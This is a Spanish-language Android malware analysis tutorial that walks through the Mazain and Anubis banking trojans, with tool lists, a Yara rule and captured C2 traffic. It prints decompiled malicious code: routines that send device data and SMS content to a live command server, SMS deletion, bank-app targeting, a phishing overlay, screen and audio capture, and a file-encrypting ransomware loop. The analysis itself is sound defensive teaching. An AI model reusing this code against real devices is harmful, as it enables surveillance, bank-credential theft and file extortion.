ANÁLISIS DE MALWARE EN ANDROID

RECOLECCIÓN DE MUESTRAS

KOODOUS

Es una plataforma colaborativa que proporciona inteligencia sobre malware en Android.

- Dispone de un gran sistema de búsqueda entre las millones de muestras disponibles.
- Cuenta con un sistema de análisis de muestra en línea.
- Permite la creación de reglas Yara.

GOOGLE PLAY

Es la tienda oficial de aplicaciones de Android.

- Principal vector de distribución de las campañas de malware.
- Se pueden encontrar las muestras de malware más actuales, al menos hasta ser eliminadas por Google.

Más información sobre la API de Koodous: https://docs.koodous.com/rest-api/getting-started/

RECOLECCIÓN DE MUESTRAS

Hybrid Analysis

Plataforma en la que se requiere una previa validación de la cuenta para poder descargar muestras.

Contagio Mobile

Plataforma que permite la descarga libre de muestras desde un repositorio limitado.

AndroMalShare

Plataforma que permite la descarga libre de muestras desde un repositorio limitado.

VirusShare

Plataforma con acceso restringido y exclusivo por invitación.

VirusBay

Plataforma con acceso restringido y exclusivo por invitación.

EMULADOR ANDROID

Se hará uso de **Android Studio** con una versión 3.2 o superior para disponer de la funcionalidad para crear instantáneas.

El emulador utilizado dispone de las siguientes características:

- Android 6.0 Marshmallow (API 23).
- Arquitectura x86.

ANÁLISIS DE MUESTRAS

Estático

Este análisis se limita al estudio del código de la aplicación. Dado que no se dispone del código, se hará uso de diferentes herramientas con la finalidad de obtenerlo.

Dinámico

Este análisis se basa en el estudio del comportamiento de una aplicación en ejecución. Se utiliza cuando el primer análisis no es suficiente, ya sea porque el código está ofuscado o porque es demasiado complejo.

ESTRUCTURA DE UN APK

Ficheros:

- **AndroidManifest.xml:** Describe los permisos, características de uso y componentes de la aplicación.
- **Classes.dex:** Contiene el código Java compilado en formato DEX. Dispone de la lógica del programa.
- **Resources.arsc:** Contiene los recursos pre-compilados.

Directorios:

- **res:** Contiene los recursos no compilados en resources.arsc. En esta carpeta se encuentran las imágenes, estilos e interfaz de las actividades.
- **assets:** Contiene recursos extras que podría utilizar la aplicación (opcional).
- **lib:** Contiene código nativo que podría incluir la aplicación (opcional).
- **META-INFO:** Contiene información acerca de los ficheros y desarrollador de la aplicación.

ANÁLISIS ESTÁTICO

Herramientas:

- **Unzip:** Descompresión de archivos comprimidos.
- **Apktool:** Desempaquetado de APKs. Decodifica los ficheros AndroidManifest y resources.arsc, además de convertir el fichero classes.dex a Smali.
- **Dex2Jar:** Genera un paquete jar a partir de un fichero classes.dex.
- **Enjarify:** Alternativa a la herramienta Dex2Jar.
- **Jd-gui:** Decompilador Java con interfaz gráfica. Obtiene el código Java a partir de un fichero jar.
- **Jadx:** Herramienta con interfaz gráfica que permite obtener el código Java de la aplicación desde un fichero APK. Realiza las funciones de las herramientas anteriores.
- **Bytecode-viewer:** Herramienta que permite obtener el código Java a partir de un fichero APK. Incluye otras como Procyon, CFR, Fernflower, Krakatua, Dex2Jar, Enjarify, Jd-gui, etc.
- **JEB:** Herramienta profesional de ingeniería inversa para Android (de pago).
- **Exiftool:** Herramienta que permite identificar y extraer meta-datos de los fichero incluidos en el APK.

ANÁLISIS ESTÁTICO

¿Incluye librerías nativas?

Es código escrito en C o C++ (código nativo) que puede incluir la aplicación y está ubicado dentro de la carpeta lib.

- NDK
- IDA
- Hopper
- Radare2
- Online Dissassembler

ANÁLISIS DINÁMICO

Análisis de tráfico:

Estudio del tráfico de red generado por la aplicación tras ser ejecutada, de forma que permita entender el funcionamiento de la misma.

- Wireshark
- Tshark
- Burp-suite

Instrumentación dinámica:

Técnica que permite interceptar las llamadas a funciones en tiempo de ejecución, permitiendo inspeccionar los parámetros que entran en las funciones y modificarlos.

- Frida
- Xposed Framework
- Cydia Substrate

ANÁLISIS DINÁMICO

Sandboxing:

Ejecuta la aplicación en un entorno aislado y controlado que registrará las acciones más relevantes y presentará un informe de la ejecución.

- Cuckoo-Droid
- Joe Sandbox
- Droidbox

Debugging:

Consiste en conectarse a los procesos en ejecución colocando puntos de interrupción en instrucciones que permitan detener la ejecución e inspeccionar los valores.

- Android Studio (+ plugin smalidea)
- GDB
- IDA

ANÁLISIS DINÁMICO

Otros:

- **ADB:** Android Debug Bridge es un herramienta de línea de comandos que permite la comunicación con el emulador.
- **Logcat:** Herramienta que refleja la información del sistema y los mensajes de depuración de los desarrolladores.
- **Activity Manager:** La herramienta permite ejecutar acciones sobre el sistema como iniciar actividades, detener procesos, opciones de depuración, etc.

MUESTRA 1: MAZAIN

Servicios en línea

Servicio	Análisis
VirusTotal	https://www.virustotal.com/#/file/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/details
AndroTotal	https://andrototal.org/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89
Hybrid-analysis	https://www.hybrid-analysis.com/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/5c24c64f7ca3e143705adf3b
Koodous	https://koodous.com/apks/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/analysis

= ¿Suficiente?

No

Análisis más profundo

Descompresión del APK

```
$ unzip 8a15e745e8de3f1e246c6b8c7540d1b112eb45daac52a89.apk -d unzip
```

Filtrado de strings

```
$ strings /unzip/classes.dex | egrep "L[^;]+?;"
$ strings /unzip/classes.dex | egrep "https?:"
```

clases de la aplicación
http://intraxisinfo[.]info

Certificado utilizado

```
$ keytool -printcert -file unzip/META-INF/CERT.RSA
```

```
Propietario: CN=Dmitriy Orlov, OU=PErt
Emisor: CN=Dmitriy Orlov, OU=PErt
Número de serie: 219bc3a7
Válido desde: Fri Apr 28 13:47:48 CEST 2017 hasta: Tue Apr 22 13:47:48 CEST 2042
Huellas digitales del certificado:
     SHA1: B3:2A:74:F6:45:B5:80:0D:69:DB:C8:B1:58:BE:18:5A:35:12:28:3F
     SHA256: E4:EC:6F:A9:FA:49:64:3E:AD:BD:3E:32:98:95:E8:A9:F5:4C:04:05:EB:E7:D7:83:2D:1A:EA:96:31:4F:A0:56
Nombre del algoritmo de firma: SHA256withRSA
Algoritmo de clave pública de asunto: Clave RSA de 2048 bits
Versión: 3

Extensiones:

#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: F0 36 AF AE 76 94 88 1A   0A 02 2A 09 21 AC 07 C4  .6..v.....*.!...
0010: FC 0D B2 D3                                        ....
]
]
```

Index of /images/folder/private

Name	Last modified	Size	Description
Parent Directory		-	
add_inj.php	2017-04-27 16:43	1.3K	
add_log.php	2017-04-27 16:43	1.2K	
command_go_modul.php	2017-04-30 06:49	4.4K	
commands.php	2017-04-27 16:43	1.6K	
config.php	2017-04-28 08:45	347	
crypt.php	2017-04-27 16:43	887	
error_log	2018-12-05 16:09	2.2M	
kliets.php	2017-04-30 06:47	11K	
logs/	2018-11-09 05:56	-	
set_data.php	2017-04-27 16:43	1.7K	
tuk_tuk.php	2017-04-27 16:43	2.5K	

Index of /images/folder/inj

Name	Last modified	Size	Description
Parent Directory		-	
crypt.php	2017-04-27 16:13	887	
privatbank.php	2017-04-27 16:13	2.9K	
privatebank/	2017-04-27 16:13	-	
ru.mw.php	2017-04-27 16:13	4.5K	

Desempaquetado de la muestra

Apktool:

```
$ apktool d 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk -o apktool
```

Permisos de la aplicación (AndroidManifest)

```
1  <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="24"/>
2  <uses-permission android:name="android.permission.INTERNET"/>
3  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
4  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
5  <uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
6  <uses-permission android:name="android.permission.READ_SMS"/>
7  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
8  <uses-permission android:name="android.permission.WAKE_LOCK"/>
9  <uses-permission android:name="android.permission.SEND_SMS"/>
10 <uses-permission android:name="android.permission.WRITE_SMS"/>
11 <uses-permission android:name="android.permission.GET_TASKS"/>
12 <uses-permission android:name="android.permission.CALL_PHONE"/>
```

- Iniciarse junto al teléfono.
- Leer mensajes SMS.
- Enviar mensaje SMS.
- Realizar llamadas.
- Conocer el número, cuentas registradas, etc.

Obtención del código Java

Método.1:

- Dex2Jar: Conversión a un fichero jar.

```
$ dex2jar -f 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk -o
8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.jar
```

- Jd-gui: Conversión de jar a Java.

```
$ jd-gui
```

Método.2:

- Jadx-gui: Todo lo anterior en un solo paso.


```
$ jadx-gui 8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89.apk
```

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(C0128R.layout.activity_go_adm);
    this.f189a = new C0123a(this);
    if (!this.f189a.mo346a()) {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", this.f189a.mo347b());
        intent.putExtra("android.app.extra.ADD_EXPLANATION", " Para que el programa funcione correctamente
        startActivityForResult(intent, 100);
        finish();
    }
    finish();
}
```

Solicitud de derechos de administrador

Almacena:

- IMEI
- número
- versión SO
- modelo
- fabricante
- país




```
TelephonyManager telephonyManager = (TelephonyManager) getSystemService("phone");
String str3 = "";
str3 = "";
str3 = "";
if (VERSION.SDK_INT < 23) {
    deviceId = telephonyManager.getDeviceId();
    str = "(" + telephonyManager.getNetworkOperatorName() + ")" + telephonyManager.getLine1Number();
    str2 = deviceId;
} else {
    str3 = Secure.getString(getContentResolver(), "android_id");
    if (str3 == "") {
        str3 = "35" + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI.length() % 10) + (Build.DEVICE.length() % 10)
    }
    str2 = str3;
    str3 = "Indefined";
    str = "(NO)";
}
String str4 = VERSION.RELEASE;
String str5 = Build.MODEL + " (" + Build.PRODUCT + ")";
String networkCountryIso = telephonyManager.getNetworkCountryIso();
```

Desactiva vibración y sonido

```
((AudioManager) getSystemService("audio")).setRingerMode(0);
try {
    TimeUnit.SECONDS.sleep(1);
} catch (InterruptedException e) {
    e.printStackTrace();
}
mo359b(context, "", str);
StringBuilder stringBuilder = new StringBuilder();
this.f184a.getClass();
c0126c.mo353a(stringBuilder.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php").toString(),
    "p=" + this.f185b.mo355a(deviceId + "|( Vh SMS) Numero: (" + str + ") con texto (" + str2 + ")" + m617c(context, "", str) + "|"));
System.out.println("(SMS)" + str + " con texto " + str2 + " ");
```

Borra mensajes enviados y bandeja de entrada

```
Uri parse = Uri.parse("content://sms/sent");
Cursor query = context.getContentResolver().query(parse, new String[]{"_id", "thread_id", "address", "person", "date", "body"}
if (query != null && query.moveToFirst()) {
    do {
        long j = query.getLong(0);
        query.getLong(1);
        String string = query.getString(2);
        if (!str.equals(query.getString(5)) && string.equals(str2)) {
            context.getContentResolver().delete(Uri.parse("content://sms/" + j), null, null);
        }
    } while (query.moveToNext());
}
```

Verifica disponibilidad de root

```
String str6 = "";
str6 = "0";
deviceId = !((DevicePolicyManager) getSystemService("device_policy")).isAdminActive(new ComponentName(this.f175b, DAdm.class)) ? "0" : "1";
Context context = this.f175b;
```


Verifica estado de la pantalla

```
if (((KeyguardManager) getSystemService("keyguard")).inKeyguardRestrictedInputMode()) {
    str6 = "0";
    Log.e("222", "off");
} else {
    str6 = "1";
    Log.e("222", "on");
}
```

```
public class C0124b {
    /* renamed from: a */
    public final String f179a = "http://intraxisinfo.info/images/folder";
    /* renamed from: b */
    public final String f180b = "qwe";
    /* renamed from: c */
    public final String f181c = "Demo";
}
```

- url panel de control
- clave de cifrado
- versión de la muestra

Envío de comandos adicionales



Panel de control del malware

Solicitar envío de mensajes SMS

```
if (split[i2].contains("Send SMS")) {
    str3 = c0127d.mo356a(split[i2], "|number=", "|text=");
    String[] split2 = split[i2].split("text=");
    try {
        SmsManager.getDefault().sendTextMessage(str3, null, split2[1], null, null);
        append = new StringBuilder();
        this.f174a.getClass();
        c0126c.mo353a(append.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php")
            .toString(), "p=" + c0127d.mo355a(str2 + "|(Ex) SMS al número (" + str3 + ")con el texto  (" +
                split2[1] + ") enviado!|"));
        System.out.println("Enviamos SMS al número. " + str3 + " con el texto  " + split2[1]);
        ((AudioManager) getSystemService("audio")).setRingerMode(0);
    } catch (Exception e3) {
        append = new StringBuilder();
        this.f174a.getClass();
        c0126c.mo353a(append.append("http://intraxisinfo.info/images/folder").append("/private/add_log.php")
            .toString(), "p=" + c0127d.mo355a(str2 + "|(Ex) Error al enviar SMS, tal vez no hay permisos para
                enviar!|"));
        System.out.println(str2 + ": El envio de SMS falló, tal vez no hay permisos para enviar!");
        intent = new Intent(this, Press.class);
        intent.addFlags(268435456);
        startActivity(intent);
        ((AudioManager) getSystemService("audio")).setRingerMode(0);
    }
}
```

Solicitar permisos de administrador

```
if (split[i2].contains("Go_P00t_request")) {
    intent = new Intent(this, goR00t.class);
    intent.addFlags(268435456);
    startActivity(intent);
}
```

Solicita la realización de llamadas a través de códigos USSD

```
if (split[i2].contains("|UssDg0=")) {
    str6 = c0127d.mo356a(split[i2], "|UssDg0=", "|endUssD");
    Log.e("USSD", str6);
    intent = new Intent(this, g0us_sD.class).putExtra("str", str6);
    intent.addFlags(268435456);
    startActivity(intent);
```

¿Entidades bancarias afectadas?


```
ApplicationInfo applicationInfo = (ApplicationInfo) it.next();
if (applicationInfo.packageName.equals("ru.sberbankmobile")) {
    i3 = 1;
}
if (applicationInfo.packageName.equals("ru.sberbank_sbbol")) {
    i3 = 1;
}
if (applicationInfo.packageName.equals("ru.alfabank.mobile.android")) {
    i4 = 1;
}
if (applicationInfo.packageName.equals("ru.alfabank.oavdo.amc")) {
    i4 = 1;
}
if (applicationInfo.packageName.equals("ru.mw")) {
    i5 = 1;
}
if (applicationInfo.packageName.equals("ru.raiffeisennews")) {
    i6 = 1;
}
if (applicationInfo.packageName.equals("com.idamob.tinkoff.android")) {
    i7 = 1;
}
if (applicationInfo.packageName.equals("com.paypal.android.p2pmobile")) {
    i8 = 1;
}
if (applicationInfo.packageName.equals("com.webmoney.my")) {
    i9 = 1;
}
if (applicationInfo.packageName.equals("ru.rosbank.android")) {
    i10 = 1;
}
```

Análisis de tráfico de la muestra (I)

http://intraxisinfo[.]info

Host	Method	URL	Status	IP	Listener port
http://intraxisinfo.info	POST	/images/folder/private/set_data.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080

Registrar nuevo dispositivo

Envío de señal

```
POST /images/folder/private/tuk_tuk.php HTTP/1.1
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 49 37 5w 65 49

HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:32 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 34
Content-Type: text/html
Connection: close

<tag>37 55 67 78 79 37 55 67</tag>
```

f6d0dc41550b0813:1:1

|NO|

```
POST /images/folder/private/set_data.php HTTP/1.1
Content-Length: 429
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Android SDK built for x86 Build/MASTER)
Host: intraxisinfo.info
Connection: close
Accept-Encoding: gzip, deflate

p=wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37 5w 65 37 5q 56 78 79 37 5q 57 73 wwq wqq
5q 5e 37 55 67 37 5w 65 65 wwq wqq ww4 www wq5 wqq 43 83 68 75 43 98 ww7 wq5 wq8 ww6 43 wqe www
54 37 5q 57 37 5w 65 68 wqw wq9 www

HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:55:33 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 34
Content-Type: text/html
Connection: close

<tag>37 55 67 79 75 37 55 67</tag>
```

f6d0dc41550b0813:(NO)Indefined:6.0:us:|Privat24|:Android SDK built **for** x86 (sdk_google_phone_x86):Demo

|OK|

Análisis de tráfico de la muestra (II)

Solicitar
plantilla
phishing

Host	Method	URL	Status	IP	Listener port
http://intraxisinfo.info	GET	/favicon.ico	404	68.65.122.57	8080
http://intraxisinfo.info	GET	/images/folder/inj/privatbank.php?p=wqe%2054%20wqq%20...	200	68.65.122.57	8080
http://intraxisinfo.info	GET	/images/folder/inj/privatebank/main.js	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/set_data.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%2...	404	68.65.122.57	8080

Enviar
credenciales
bancarias

```html
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
    <link rel="stylesheet" type="text/css" href="privatebank/style.css">
    <script src="privatebank/main.js"></script>
    <title></title>
</head>
<body>
        <div id="page-2">
                <div id="header">
                        <div id="img-container">
                                <img src="privatebank/1.png">
                                <img src="privatebank/2.png">
                                <img src="privatebank/3.png">
                                <img src="privatebank/4.png">
                        </div>
                </div>
```

```
POST
/private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%204
%2066%2056%2037%2068%2048%2037%2066%205q%2037%2068%2048%2037%2066%2048%2037%2068%2049%2037%2056%20
Host: intraxisinfo.info
Content-Length: 69
Cache-Control: max-age=0
Accept: text/html,application/xht
Origin: http://intraxisinfo.info
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; A
Content-Type: application/x-www-f
Referer: http://intraxisinfo.info
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.example.livemusay.myapplication
Connection: close

privat24_login=%2B380&privat24_password=awdawdaw&privat24_pin=wadwdaw
```

Usuario: awdawdaw
Contraseña: wadwdaw

Regla Yara

Una regla básica para la detección y clasificación de este malware en Koodous:

```
import "androguard"
import "file"
import "cuckoo"

rule Mazain: Mazain
{
    meta:
        description = "Esta regla detecta el trojano bancario Mazain"

    strings:
        $s_1 = "/private/tuk_tuk.php" nocase
        $s_2 = "/private/add_log.php" nocase
        $s_3 = "/private/set_data.php" nocase
        $s_4 = "activity_inj" nocase

    condition:
        all of ($s_*)
        and androguard.permission(/android.permission.RECEIVE_SMS/)
        or androguard.package_name("com.example.livemusay.myapplication")

}
```

MUESTRA 2: ANUBIS

Desempaquetado de la muestra

```
$ python desempaquetar_apk.py f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501.apk
```

Permisos de la aplicación (AndroidManifest)

```
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

- Superponer ventanas.
- Acceder a la localización.
- Realizar llamadas.
- Enviar mensajes SMS.
- Grabar audio.
- Leer mensajes SMS.
- Leer contactos.
- Conocer el número, cuentas registradas, etc.

Totalidad del código ofuscado

```java
package com.loeyer.reprnx;

class eEnlyo {
    String DMCBtgyIxT = "mdidiese ncratrnpm doipue e mdidiese ncratrnpm doipue e";
    String JdQfuSYTLEz = "beftasd npasaysiy u etklhmpjuo ltiectlr";
    String KpxdvLu = "nfoetihrpadndio nfoetihrpadndio bigadibertu cnfpvimeieic sainp";
    int bVnXuCGkgO = 82;
    boolean eRuAlSmnQZ = true;
    String jgbrntM = "lauwlono skparpinh wadlil lauwlono skparpinh wadlil";
    String kDFQgOvl = "nfoetihrpadndio cvcnoa fnsrekt susdosl e";
    String lMhyaS = "etklhmpjuo ltiectlr etklhmpjuo ltiectlr nfoetihrpadndio";
    int lapVvbGzgO = 19;
    String sKiPJMtTotYE = "etloeyacfcb";
    int wVYwGcisYhbK = 85;

    eEnlyo() {
    }
}
```

=

¿Qué hacemos?

ILEGIBLE

Registro de ejecución de la muestra

logcat.txt

```
$ adb logcat | grep "com.tjvnuwrnrd.plqlur" > logcat.txt
```

```
1  4515  4515 W System  : ClassLoader referenced unknown path: /data/app/com.tjvnuwrnrd.plqlur-1/lib/x86
2  4529  4529 W dex2oat : /system/bin/dex2oat --runtime-arg -classpath --runtime-arg --instruction-set=x86 --
3  instruction-set-features=smp,ssse3,-sse4.1,-sse4.2,-avx,-avx2 --runtime-arg -Xnorelocate
4  --boot-image=/system/framework/boot.art
5  --runtime-arg -Xms64m --runtime-arg -Xmx512m --instruction-set-variant=x86 --instruction-set-features=default
6  --dex-file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar
7  --oat-file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.dex
8  4529  4529 I dex2oat : /system/bin/dex2oat
9  --dex-file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar
10 --oat-file=/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.dex
```

```
$ adb pull /data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar
```

NO EXISTE

¿El malware elimina el fichero?

Registro de llamadas al sistema

```
$ ./trazar_muestra
```

```
openat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
O_WRONLY|O_CREAT|O_TRUNC|O_LARGEFILE, 0600) = 19
fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, 0) = 0
fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, 0) = 0
openat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
O_RDONLY|O_LARGEFILE) = 20
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, 0) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/data/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
fstatat64(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar",
{st_mode=0, st_size=1, ...}, AT_SYMLINK_NOFOLLOW) = 0
unlinkat(AT_FDCWD, "/data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar", 0) = 0
```

strace.txt

```
$ cat strace.txt | grep "desbzp.jar"
```

Frida

```
$ frida -U -l frida_hook.js com.tjvnuwrnrd.plqlur
```

Anular función de eliminación.

unlinkat()

```
$ adb pull /data/user/0/com.tjvnuwrnrd.plqlur/app_files/desbzp.jar
```

ÉXITO

Urls encontradas

```
https://kcgygruggyusgfugrshvuujununsxs[.]com
https://twitter[.]com/onrcanozcan
http://sositehuypidarasi[.]com
http://ktosdelaetskrintotpidor[.]com
```

Localización del dispositivo

```
this.f331b = (LocationManager) getSystemService("location");
try {
    checkCallingOrSelfPermission("android.permission.ACCESS_FINE_LOCATION");
    this.f331b.requestLocationUpdates("gps", 15000, 10.0f, this.f332c);
} catch (Exception unused) {
}
return i;
```

Capturar contenido de la pantalla

```
C0040b c0040b = new C0040b();
if (c0040b.mo264e(this, "vnc").equals("stop") || c0040b.mo264e(this, "websocket").equals("")) {
    stopService(intent);
}
while (true) {
    try {
        TimeUnit.MILLISECONDS.sleep(500);
    } catch (InterruptedException e) {
        try {
            e.printStackTrace();
        } catch (Exception unused) {
            c0040b.mo243a("error", "Send screenshot");
        }
    }
    if (c0040b.mo264e(this, "vnc").equals("stop")) {
        break;
    } else if (c0040b.mo264e(this, "websocket").equals("")) {
        break;
    } else {
        byte[] a = C0040b.m310a(new File(getExternalFilesDir(null), "screenshot.jpg"));
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append(this.f517a);
        stringBuilder.append(".jpg");
        c0040b.mo242a((Context) this, a, stringBuilder.toString());
        this.f517a++;
        if (this.f517a >= 11) {
            this.f517a = 0;
```

Grabación de audio

```
MediaRecorder mediaRecorder = new MediaRecorder();
this.f548c.mo243a("SOUND", "START RECORD SOUND");
this.f547b = false;
mediaRecorder.setAudioSource(1);
mediaRecorder.setOutputFormat(3);
mediaRecorder.setAudioEncoder(1);
mediaRecorder.setOutputFile(str);
final int i2 = i;
final MediaRecorder mediaRecorder2 = mediaRecorder;
final String str2 = str;
final Context context2 = context;
Thread thread = new Thread(new Runnable() {
```

$ jadx-gui desbzp.jar

Funcionalidad de ransomware

```
for (File file2 : file.listFiles()) {
    if (file2.isDirectory()) {
        mo229b(file2);
    } else if (file2.isFile()) {
        try {
            FileOutputStream fileOutputStream;
            C0040b c0040b = this.f352a;
            byte[] a = C0040b.m310a(file2);
            if (this.f353b.equals("crypt")) {
                if (!file2.getPath().contains(".AnubisCrypt")) {
                    a = this.f352a.mo246a(a, this.f354c);
                    StringBuilder stringBuilder = new StringBuilder();
                    stringBuilder.append(file2.getPath());
                    stringBuilder.append(".AnubisCrypt");
                    fileOutputStream = new FileOutputStream(stringBuilder.toString(), true);
                    fileOutputStream.write(a);
                }
            } else if (this.f353b.equals("decrypt") && file2.getPath().contains(".AnubisCrypt")) {
                a = this.f352a.mo253b(a, this.f354c);
                fileOutputStream = new FileOutputStream(file2.getPath().replace(".AnubisCrypt", ""), true);
                fileOutputStream.write(a);
```

Envío de spam mediante SMS

